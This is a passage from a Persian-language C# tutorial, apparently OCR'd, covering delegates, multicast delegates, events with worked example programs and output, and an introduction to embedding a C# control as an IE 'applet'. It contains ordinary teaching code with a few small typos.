// Main execution starts here
10 public static void Main(){
11 Delg d = new Delg(Func2);
12 Func1(d);
13 }
14 }
```

LINE 02

یک شیdelegate را برای Func 2 تعریف می کند .

LINE 04-06

تابعی را تعریف کرده است که آرگومان ورودی آن از نوعDelg است .

LINE 07-09

تابعی را تعریف می کند که باید به صورت delegate به تابع دیگر فرستاده شود .

LINE 10-14

Main اجرای برنامه را با ایجاد یک شی تابعdelegate برای Func 2 آغاز کرده و سپس تابع Func 1 را فراخوانی می کند.

مثال ۲ :

چگونه می توان ازdelegates در کارهای عملی استفاده کرد؟

طرح یک مساله:

شخصی تقاضای ثبت نام در یک مؤسسه ی آموزشی و همچنین تقاضای کاریابی در یک شرکت را داده است . هر کدام از این نهادها روشی خاص خود را برای ارزیابی شخص دارند. راه حل با روشی شی گرا شخص مشخصاتی همچون سن / جنس /میزان تحصیلات قبلی / تجربیات کاری و مدارک مرتبط دارد.مؤسسه ی آموزشی تعدادی از این مشخصات را برای ارزیابی شخص استفاده می کند و این امر در مورد شرکت یاد شده نیز صادق است.

شی شرکت و شی آموزشگاه هر کدام توابع ارزیابی خاص خودشان را پیاده سازی می کنند. شخص ، اینترفیسی واحدی را در اختیار شرکت / آموزشگاه برای ارزیابی خود قرار می دهد. پیاده سازی با استفاده از سی شارپ ما delegate ایی را تعریف می کنیم که بیانگر اینترفیسی است که به شرکت و آموزشگاه اجازه ی چک کردن شخص را می دهد.

سه کلاسschool وcompany و person را تعریف می نماییم .کلاس test را برای آزمودن این موارد ایجاد می کنیم .

```
01 using System;
02 using System.Collections;
03 public delegate bool GetChecker(Person p);
// Person has his information with him as he
// applies for School and Company
04 public class Person
05 {
06 public string Name;
07 public int Age;
08 public bool Graduate;
09 public int YearsOfExp;
10 public bool Certified;
11 public Person(string name,
int age,
bool graduate,
int yearsOfExp,
bool certified)
12 {
13 Name=name;
14 Age=age;
15 Graduate=graduate;
16 YearsOfExp=yearsOfExp;
17 Certified=certified;
```

```
18 }
19 public bool CheckMe(GetChecker checker)
20 {
21 return(checker(this));
22 }
23 }
// A school, the person applied for higher studies
24 public class School
25 {
26 public static bool SchoolCheck(Person p)
27 {
28 return (p.Age>10 && p.Graduate);
29 }
30 }
// A Company, the person wants to work for
31 public class Company
32 {
33 public static bool CompanyCheck(Person p)
34 {
35 return (p.YearsOfExp>5 && p.Certified);
36 }
37 }
// A Test class, displays delegation in action
38 public class Test
39 {
40 public static void Main()
41 {
42 Person p1 = new Person("Jack",20,true,6,false);
43 Console.WriteLine("{0} School Check : {1}",
p1.Name,
p1.CheckMe(new GetChecker(School.SchoolCheck)));
44 Console.WriteLine("{0} Company Check : {1}",
p1.Name,
p1.CheckMe(new GetChecker(Company.CompanyCheck)));
45 }
46 }
```

LINE 03

Delegate مورد نیاز را تعریف می کند .

LINE 04-23

کلاس person را تعریف می کند . این کلاس تابعی پابلیک را ارائه می دهد که آرگومان ورودی آن از نوعGetChecker می باشد .

LINE 24-30

کلاسschool را تعریف می کند و سپس تابعی را کهdelegate است ارائه می دهد .

LINE 31-37

کلاسcompany را تعریف می کند و سپس تابعی را کهdelegate است ارائه می دهد .

LINE 38-36
کلاسtest را پیاده سازی می نماید . سپس یک شی شخص ساخته می شود . در ادامه new GetChecker(Company.CompanyCheck) و new GetChecker(School.SchoolCheck) شی ایی را ایجاد می کند از نوعdelegate مورد نیاز و آنرا به تابعCheckMe می فرستد . خروجی نتیجه ی ارزیابی این شخص می باشد.

اگر چک کردن اشخاص بیشتری نیاز باشد به این صورت عمل می شود:

```
Person p1 = new Person("Jack",20,true,6,false);
Person p2 = new Person("Daniel",25,true,10,true);
GetChecker checker1= new GetChecker(School.SchoolCheck);
GetChecker checker2= new GetChecker(School.CompanyCheck);
Console.WriteLine("{0} School Check : {1}",
p1.Name,p1.CheckMe(checker1));
Console.WriteLine("{0} Company Check : {1}",
p1.Name,p1.CheckMe(checker2));
Console.WriteLine("{0} School Check : {1}",
p2.Name,p2.CheckMe(checker1));
Console.WriteLine("{0} Company Check : {1}",
p2.Name,p2.CheckMe(checker2));
```

مثال ۳ :

Delegates در تعامل بین دات نت فریم ورک و سی شارپ چه نقشی دارد؟

طرح یک مساله:

نمایش دادن میزان پیشرفت خواندن یک فایل هنگامی که حجم فایل بسیار زیاد است راه حل با استفاده از سی شارپ در مثال زیر از کلاس FileReader برای خواندن یک فایل حجیم استفاده شده است . هنگامیکه برنامه مشغول خواندن فایل است 'Still reading را نمایش می دهد و در پایان'..Finished reading' را عرضه می کند

برای اینکار از فضای نامSystem.IO این فضای نام حاوی استفاده شده است delegate ایی مهیا شده برای ما می باشد . بدین ترتیب می توانیم به دات نت فریم ورک بگوییم که ما تابعی را تعریف کرده ایم که او می تواند آنرا فراخوانی کند.

سؤال :چه نیازی وجود دارد تا دات نت فریم ورک تابع ما را فراخوانی و اجرا کند؟ با استفاده از تابع ما که دات نت فریم آنرا صدا خواهد زد در طول خواندن فایل به ما گفته می شود که بله !من هنوز مشغول خواندن هستم ! به این عملیاتCallback نیز گفته می شود .به اینکار پردازش asynchronous نیز می گویند !

```
01 using System;
02 using System.IO;
03 public class FileReader{
04 private Stream sInput;
05 private byte[] arrByte;
06 private AsyncCallback callbackOnFinish;
07 public FileReader(){
08 arrByte=new byte[256];
09 callbackOnFinish = new AsyncCallback(this.readFinished);
10 }
11 public void readFinished(IAsyncResult result){
12 if(sInput.EndRead(result)>0){
```

```
13 sInput.BeginRead(arrByte,
0,
arrByte.Length,
callbackOnFinish,
null);
14 Console.WriteLine("Still reading..");
15 }
16 else Console.WriteLine("Finished reading..");
17 }
18 public void readFile(){
19 sInput = File.OpenRead(@"C:\big.dat");
20 sInput.BeginRead(arrByte,
0,
arrByte.Length,
callbackOnFinish,
null);
21 for(long i=0;i<=1000000000;i++){
// just to introduce some delay
22 }
23 }
24 public static void Main(){
25 FileReader asynctest=new FileReader();
26 asynctest.readFile();
27 }
28 }
```

LINE 02

فضای نامSystem.IO را به برنامه ملحق می کند .این فضای نام به صورت خودکار حاوی تعریف delegate زیر می باشد:

```
public delegate void AsyncCallback (IAsyncResult ar);
```

LINE 03-10
تعریف کلاس

LINE 06
شیdelegate را تعریف می کند .

LINE 07-10
سازنده ی کلاس را پیاده سازی می کنند . در این جا ما تصمیم گرفته ایم که بافری حاوی ۲۵۶ بایت را در هر لحظه بخوانیم.

LINE 09
شیdelegate نمونه سازی شده است .

LINE 18-23
readFile را پیاده سازی می کند .

LINE 12-16
نحوه ی استفاده از شیIAsyncResult را بیان می کند .

LINE 12

sInput.EndRead(result) تعداد بایتهای خوانده شده را بر می گرداند . این خواندن تاجایی که تعداد بایتهای خوانده شده صفر است ادامه پیدا می کند و در اینجا 'Finished reading..' اعلام می گردد .

Delegates and Events

Delegates

Delegates از نوع های مرجع به شمار می آیند که اجازه ی فراخوانی غیر مستقیم توابع را میسر می کنند . نمونه ی ایجاد شده از Delegates ریفرنسی را از چندین تابع در خود نگه می دارد و با فراخوانی یک Delegate تمام این توابع اجرا می گردند .و همانطور که در قسمت های پیشین نیز ذکر شد این مفهوم معادل function pointers در C++ می باشد .در اینجا دو نکته را باید به خاطر سپرد :

- Delegates از نوع های مرجع به شمار می آیند و نه نوع های عددی نوع های ریفرنس مانند رشته ها و اشیاء .
- یک Delegate می تواند ارجاعی از چندین متد را در خودش نگه دارد .

تعریف و مقدار دهی اولیه ی Delegates :

Delegate را می توان در فضای نام خاص خودش و یا در یک کلاس تعریف نمود . در هر حالت این تعریف از یک System.MulticastDelegate مشتق شده است .

هرdelegate به نگهداری مرجعی از توابع با نوعی ویژه محدود می گردد .مثال زیر را در نظر بگیرید :

```
public delegate void Print (String s);
```

delegate برای ارجاع به توابعی که تنها دارای یک پارامتر ورودی از نوع رشته و بدون هیچگونه خروجی می از این باشند ، استفاده می شود .برای مثال فرض کنید که کلاسی حاوی متد زیر باشد:

```
1. public void realMethod (String myString)
2. {
3. // method code
4. }
```

متدی دیگر در این کلاس می تواند'Print' delegate را به شکل زیر نمونه سازی کند :

```
Print delegateVariable = new Print(realMethod);
```

که در حقیقت مرجعی از'realMethod' را در خود نگه می دارد .

نکته 'multicast delegates' :

این نوع delegates می توانند همزمان به متدهای مختلفی ارجاع نمایند . این نوع ها حتما باید خروجی void داشته باشند . برای کار با multicast delegates می توان از عملگر های + و یا – نیز برای اضافه و یا کم نمودن مراجع به آنها استفاده نمود .برای مثال:

```
1. Print s = null;
2. s = s + new Print (realMethod);
3. s += new Print (otherRealMethod);
```

از استفاده روش زیر مثال delegates :کند می بیان عمل در را

```
1. using System;
2. using System.IO;
3.
```

```
4. public class DelegateTest
5. {
6. public delegate void Print (String s);
7.
8. public static void Main()
9. {
10. Print s = new Print (toConsole);
11. Print v = new Print (toFile);
12. Display (s);
13. Display (v);
14. }
15.
16. public static void toConsole (String str)
17. {
18. Console.WriteLine(str);
19. }
20.
21. public static void toFile (String s)
22. {
23. File f = new File("fred.txt");
24. StreamWriter fileOut = f.CreateText();
25. fileOut.WriteLine(s);
26. fileOut.Flush();
27. fileOut.Close();
28. }
29.
30. public static void Display(Print pMethod)
31. {
32. pMethod("This should be displayed in the console");
33. }
34. }
```

در متدMain مثال فوقPrint delegate دوبار نمونه سازی شده و پارامترهای متفاوتی را پذیرفته است .سپس اینdelegate ها به تابعDisplay پاس شده اند .

Events

مثالی ساده از بحث رویدادها و رویداد گردانی کلیک کردن کاربر بر روی یک دکمه و سپس نتیجه ی آن بکار افتادن چندین متد برای مدیریت این آن می باشد . تفاوت متدهای رویداد با متدهای معمولی در این است که آنها باید به صورت خارجی فراخوانی شوند . هر گونه تغییر داخلی در وضعیت برنامه می تواند بعنوان یک رخداد در نظر گرفته شود.

رویداد ها از مدل'subscription-notification' پیروی می کنند . یک کلاس دلخواه باید قادر بهsubscription در یک رخداد خاص باشد و سپس هنگامی که رخدادی رویداد یک notification را دریافت کند . Delegates و خصوصا multicast delegates مدل فوق را عینیت می بخشند .

مثال زیر نشان می دهد که چگونه کلاس ۲ در رخداد صادر شده از طرف کلاس ۱ آبونه میشود:

۱ -کلاس یک صادر کننده ی رخدادهای E می باشد . این کلاس حاوی D ، public multicast delegate است.

۲ -کلاس دو توسط متد رویداد گردان M می خواهد به این رویداد عکس العمل نشان دهد . بنابراین به D ریفرنسی ازM را اضافه می نماید .

۳ -کلاس یک هنگامی که خواست رخداد E را صادر کند تنها کافی است که متدD را فراخوانی نماید . این امر سبب می شود تمام متدهای آبونه شده در رخدادE فراخوانی گردند .

از واژه ی کلیدی'event' برای تعریفmulticast delegates استفاده می گردد . به مثال زیر دقت نمایید :

```
1. public class EventIssuer
2. {
3. public delegate void EventDelegate(object from, EventArgs args);
4. public event EventDelegate myEvent;
5.
6. public void issueEvent(EventArgs args)
7. {
8. myEvent(this, args);
9. }
10. }
```

در مثال فوق کلاس EventIssuer حاوی تعریف رویدادmyEvent است . هنگامیکه متد issueEvent فراخوانی می گردد ، رخداد myEvent نیز فراخوانی می شود .اگر کلاسی توسط EventIssuerei تمایل داشت در این رویداد آبونه شود باید به صورت زیر عمل نماید:

```
ei.myEvent += new EventIssuer.EventDelegate(handleEvents);
```

مرجع این قسمت:

راهنمای همراهBorland C# builder قسمت Softsteel Solutions C# Tutorial .

مباحث تکمیلی رخدادها (Events) :

رخداد مکانیزمی است که توسط آن یک کلاس می تواند کلاینت های خودش را از اتفاق افتادن امری باخبر سازد. رخدادها توسط Delegates تعریف می شوند .برای توضیحات بیشتر بهتر است در ابتدا یک برنامه ی کامل را ملاحظه نمود . سپس قسمت به قسمت آن آنالیز خواهد گشت:

```
using System;
public delegate void DivBySevenHandler(object o, DivBySevenEventArgs e);
public class DivBySevenEventArgs : EventArgs
{
public readonly int TheNumber;
public DivBySevenEventArgs(int num)
{
TheNumber = num;
}
}
public class DivBySevenListener
{
public void ShowOnScreen(object o, DivBySevenEventArgs e)
{
Console.WriteLine(
"divisible by seven event raised!!! the guilty party is {0}",
e.TheNumber);
}
}
public class BusterBoy
{
public static event DivBySevenHandler EventSeven;
public static void Main()
{
DivBySevenListener dbsl = new DivBySevenListener();
EventSeven += new DivBySevenHandler(dbsl.ShowOnScreen);
GenNumbers();
}
public static void OnEventSeven(DivBySevenEventArgs e)
{
if(EventSeven!=null)
EventSeven(new object(),e);
}
public static void GenNumbers()
{
for(int i=0;i<99;i++)
{
if(i%7==0)
{
DivBySevenEventArgs e1 = new DivBySevenEventArgs(i);
OnEventSeven(e1);
}
}
```

```
}
}
OUTPUT
F:\c#\events>csc 1.cs
Microsoft (R) Visual C# Compiler Version 7.00.9254 [CLR version v1.0.2914]
Copyright (C) Microsoft Corp 2000-2001. All rights reserved.
F:\c#\events>1
divisible by seven event raised!!! the guilty party is 0
divisible by seven event raised!!! the guilty party is 7
divisible by seven event raised!!! the guilty party is 14
divisible by seven event raised!!! the guilty party is 21
divisible by seven event raised!!! the guilty party is 28
divisible by seven event raised!!! the guilty party is 35
divisible by seven event raised!!! the guilty party is 42
divisible by seven event raised!!! the guilty party is 49
divisible by seven event raised!!! the guilty party is 56
divisible by seven event raised!!! the guilty party is 63
divisible by seven event raised!!! the guilty party is 70
divisible by seven event raised!!! the guilty party is 77
divisible by seven event raised!!! the guilty party is 84
divisible by seven event raised!!! the guilty party is 91
divisible by seven event raised!!! the guilty party is 98
F:\c#\events>
```

توضیحاتی در مورد کد فوق:

در کد فوق هرگاه عددی تولید شود که بر ۷ قابل قسمت است ، رخدادی صادر می گردد . رویداد گردان(handler) (event در این حالت پیغامی را مبتنی بر اتفاق افتادن رخداد بر روی صفحه به همراه عدد مربوطه نمایش می دهد. اولین کاری که برای این منظور انجام شد تعریف یک delegate است :

```
public delegate void DivBySevenHandler(object o, DivBySevenEventArgs e);
```

این delegate پارامترهایی را که باید به رویداد گردان فرستاد ، تعریف می نماید . بنابراین هر کلاسی که بخواهد این رخداد را اداره نماید باید متدی تعریف کند که دقیقا آرگومانهای ورودی و خروجی آن همانند این delegate باشد.

همانطور که ملاحظه می نمایید اولین آرگومان Delegate تعریف شده از نوع object می باشد . در مثالهایی واقعی تر و کاربردی تر عموما تنها یک مرجع از این شی مورد استفاده قرار می گیرد . هر چند در مثال ما تنها یک new object() بعنوان آرگومان به رویداد گردان فرستاده شده است .از ریفرنس this نیز می توان در این حالت استفاده نمود . پارامتر دوم از System.EventArgs مشتق شده است System.EventArgs کلاسی است پایه برای کپسوله کردن داده های مرتبط با رخدادها .ما از آن بر ای فرستادن اطلاعات مرتبط با رخداد به رویداد گردان استفاده می نماییم. در ادامه کلاسی مشتق شده از EventArgs را ایجاد می نماییم :

```
public class DivBySevenEventArgs : EventArgs
{
public readonly int TheNumber;
public DivBySevenEventArgs(int num)
{
TheNumber = num;
}
}
```

متغیرread-only این کلاس برای نگهداری عدد تولید شده ی قابل قسمت بر هفت مورد استفاده قرار می گیرد .بجای اینکار از properties نیز می توان استفاده کرد .سپس یک کلاسlistener را برای گوش فرا دادن به رخدادهای اتفاق افتاده ایجاد می نماییم :

```
public class DivBySevenListener
{
public void ShowOnScreen(object o, DivBySevenEventArgs e)
{
Console.WriteLine(
"divisible by seven event raised!!! the guilty party is {0}",
e.TheNumber);
}
}
```

این کلاس حاوی متدShowOnScreen می باشد که با نحوه ی تعریفDelegate برنامه در ابتدای ایجاد آن ، همخوانی دارد. به نحوه ی استفاده ازDivBySevenEventArgs برای نمایش عدد قابل قسمت بر هفت دقت نمایید .در ادامه به آنالیز کلاس حاوی متد Main می پردازیم :در این کلاس ، رخداد ذکر شده به صورت زیر تعریف می گردد:

```
public static event DivBySevenHandler EventSeven;
```

متد زیر رخداد را دریافت نموده و سپس تمام کلاینت ها را آگاه می سازد:

```
public static void OnEventSeven(DivBySevenEventArgs e)
{
if(EventSeven!=null)
EventSeven(new object(),e);
}
```

در تابعGenNumbers کدهای درون حلقه ، ۹۹ بار اجرا خواهند شد و در هر بار، عملیات بررسی قابل تقسیم بر هفت بودن ، انجام می شود.

```
public static void GenNumbers()
{
for(int i=0;i<99;i++)
{
if(i%7==0)
{
DivBySevenEventArgs e1 = new DivBySevenEventArgs(i);
OnEventSeven(e1);
}
}
}
```

در متدMain ابتدا شیDivBySevenListener ایجاد می شود . سپس از عملگر =+ برای اضافه کردنdelegate به رخداد استفاده گردیده است .بدیهی است که برای حذف می توان از عملگر =- استفاده کرد .

```
public static void Main()
{
DivBySevenListener dbsl = new DivBySevenListener();
EventSeven += new DivBySevenHandler(dbsl.ShowOnScreen);
GenNumbers();
```

```
}
```

پس از انجام این عملیات ، تابعGenNumbers فراخوانی می شود . این تابع اعدادی از ۰ تا ۹۸ را تولید می نماید .هرگاه که یکی از اعداد تولیدی بر هفت قابل قسمت باشد خبرش سریعا به اطلاع عموم خواهد رسید!

نکته:

رخدادها تنها در کلاسی که آنها را تعریف نموده اید قابل استفاده می باشند . این مورد می تواند مشکلاتی را در بحث ارث بری ایجاد نماید .برای حل این مساله می توان متد رخداد را protected معرفی نمود تا کلاس ارث برده از کلاس اصلی بتواند آنرا فراخوانی نماید و همچنین بهتر است آنراvirtual نیز معرفی کرد تا بتوان آنراoverride تحریف نمود .

به صورت خلاصه برای بکار گیری رخدادها باید مراحل زیر طی شود:

۱ -تعریف یک Delegate

۲ -تعریف کلاسی مشتق شده ازSystem.EventArgs برای کپسوله کردن اطلاعات مربوط به رخداد .

۳ -ایجاد کلاسی که رخداد را برانگیزد(rasing an event) این کلاس شامل موارد زیر خواهد بود

الف) رخدادی که دارای کلاینت های رجیستر شده است

ب) متدی برای آگاه ساختن کلاینت ها از وقوع یک رخداد .

۴ -ایجاد کلاس کلاینت . این کلاس دارای متدی است که با امضایdelegate همخوانی دارد (نوع و تعداد آرگومانهای ورودی و خروجی آنها یکی است) این متد رخداد را دریافت خواهد کرد.

۵ -رجیستر کردن این متد بعنوان یکی از گوش دهندگان مجاز به استفاده از رخداد.

یک مثال کامل دیگر برای علاقمندان:

```
//Start of program
using System;
using System.ComponentModel;
// First step -- declare the delegate
public delegate void EvenEventHandler(object sender, EvenEventArgs e);
//Second step -- create a class derived from EventArgs
public class EvenEventArgs : EventArgs
{
// Declare private variables to reflect the information
// about the event
private readonly bool evensteven;
private readonly int evenone, eventwo;
//Constructor
public EvenEventArgs(bool evensteven, int evenone, int eventwo)
{
this.evensteven = evensteven;
this.evenone = evenone;
this.eventwo = eventwo;
}
//The properties to enable the client to access the event info
public bool Evensteven
```

```
{
get
{
return evensteven;
}
}
public int Evenone
{
get
{
return evenone;
}
}
public int Eventwo
{
get
{
return eventwo;
}
}
}
//Third step -- create the class that will raise the event
public class EvenDetector
{
//Declare some variables to make life simpler
private bool goteven, done;
//and our own random number generator
private Random r1;
//as well as the number we shall check for 'evenness'
private int randomnum;
//Also the two even numbers
private int evenone, eventwo;
//Constructor
public EvenDetector()
{
r1 = new Random();
}
public void numbercruncher()
{
//Loop until two successive even numbers have been generated
while(!done)
{
randomnum = (int)(100*r1.NextDouble());
if(randomnum%2==0)
{
if(goteven)
{
done =true;
eventwo = randomnum;
}
else
```

```
{
goteven = true;
evenone = randomnum;
}
}
else
{
goteven = false;
}
}
//Success -- create an object for the client(s)
EvenEventArgs e = new EvenEventArgs(done, evenone, eventwo);
//and call the method to send it to the client(s)
OnEven(e);
}
//Step 3a -- the event is declared
public event EvenEventHandler Even;
//Step 3b -- the method that notifies client(s)
protected virtual void OnEven(EvenEventArgs e)
{
// If the list of clients is NOT empty
if(Even != null)
{
//despatch the event to each client
Even(this, e);
}
}
}
//Fourth step -- and now the client class
public class EvenListener
{
//This is the method with the same signature as
//the delegate. It will receive the event
public void EvenAnnouncer(object sender, EvenEventArgs e)
{
//This will always be true and hence is redundant.
//Just illustrates the use of EventArgs
if(e.Evensteven)
{
Console.WriteLine("THE EVEN TWINS ARE HERE! -- {0} and {1}", e.Evenone,
e.Eventwo);
}
}
}
//Fifth step -- hook 'em up
public class EvenTester
{
public static void Main()
{
//Instantiate EvenDetector
EvenDetector ed = new EvenDetector();
```

```
//Instantiate EvenListener
EvenListener el = new EvenListener();
//Register the listener method
ed.Even += new EvenEventHandler(el.EvenAnnouncer);
ed.numbercruncher();
}
}
//End of program
```

مراجع:

Events and event handling in C# By Nish (http://www.codeproject.com/)
Handling Events In C# By Biswajit Sarkar (http://www.csharphelp.com/)

اپلت های سی شارپ


مقدمه:

در این مقاله قصد داریم با نحوه ی نوشتن اپلت های سی شارپ آشنا شویم .لازم به ذکر است که اپلت های سی شارپ تنها با استفاده از IIS قابل اجرا هستند (برخلاف اپلت های جاوا) بنابراین اگر در محیطی غیر از این محیط (IIS) سعی به اجرای آنها نمایید صرفا با یک صفحه ی خالی مواجه خواهید شد .

بر خلاف برنامه هایASP.NET که در محیط IIS حتما باید توسط یک دایرکتوری مجازی ایزوله شوند در مورد این اپلت ها صرفا کپی کردن فولدر به درون wwwroot کفایت می نماید .برای اجرای اپلت های سی شارپ کامپیوتر های کلاینت حداقل نیاز به IE 6 و دات نت فریم ورک دارند .

ایجاد اپلتی ساده با استفاده از سی شارپ:

VC# VS.NET را اجرا نموده و سپس نوع پروژه را و از پنلTemplates گزینه یClass Library را انتخاب نمایید .در اینجا قصد داریم کد اپلت را به صورت یک اسمبلی (.dll) در آورده و در صفحات HTML از آن استفاده نماییم (شکل یک)



شکل ۱ -ایجاد یک پروژه یControl library درون wwwroot برای ایجاد یک سی شارپ اپلت .

لازم به ذکر است که سازنده ی کلاس پروژه ی ما باید بدون پارامتر باشد تا توسط IE قابل فراخوانی باشد .پس از ساخت این کلاس و تولید اسمبلی آن به صورت زیر به سادگی می توان از آن در صفحات HTML استفاده نمود:


```
<object
id=anID
classid="http:myAssemblyDll.dll#controlClassToInstantiate"
height=300 width=300>
</object>
```

پس از نسبت دادنID لازم به کنترل می توان به صورت زیر آنرا درون کد یک جاوا اسکریپت فراخوانی نمود :

```
<script> <!--
myID.AProperty = aValue;
myID.Refresh()
//--></script>
```

کد اپلت:

سورس کامل اسمبلی در ذیل ارائه شده است .تنها باید بخاطر داشت که قبل از کامپایل کردن برنامه، ریفرنس های لازمی را که در شکل دو مشخص شده اند را باید به پروژه ضمیمه نمود.



شکل ۲ -اضافه نمودن ریفرنس های لازم به پروژه ی اسمبلی دات نت.

```
using System;
using System.Drawing;
using System.Windows.Forms;
namespace cs_appl
{
public class T : Control
{
protected override void OnPaint(PaintEventArgs e)
{
e.Graphics.FillRectangle(
new SolidBrush(Color.Azure), ClientRectangle);
```


```
e.Graphics.DrawLine(Pens.DarkSalmon,
new Point(0, 0),
new Point(
ClientRectangle.Width,
ClientRectangle.Height));
}
public static void Main(string[] m)
{
Form f = new Form();
T t = new T();
t.Dock = DockStyle.Fill;
f.Controls.Add(t);
Application.Run(f);
}
}
}
```

کد کامل صفحه ی HTML ایی که از کتابخانه ی ساخته شده ی فوق می تواند استفاده نماید به صورت زیر است:

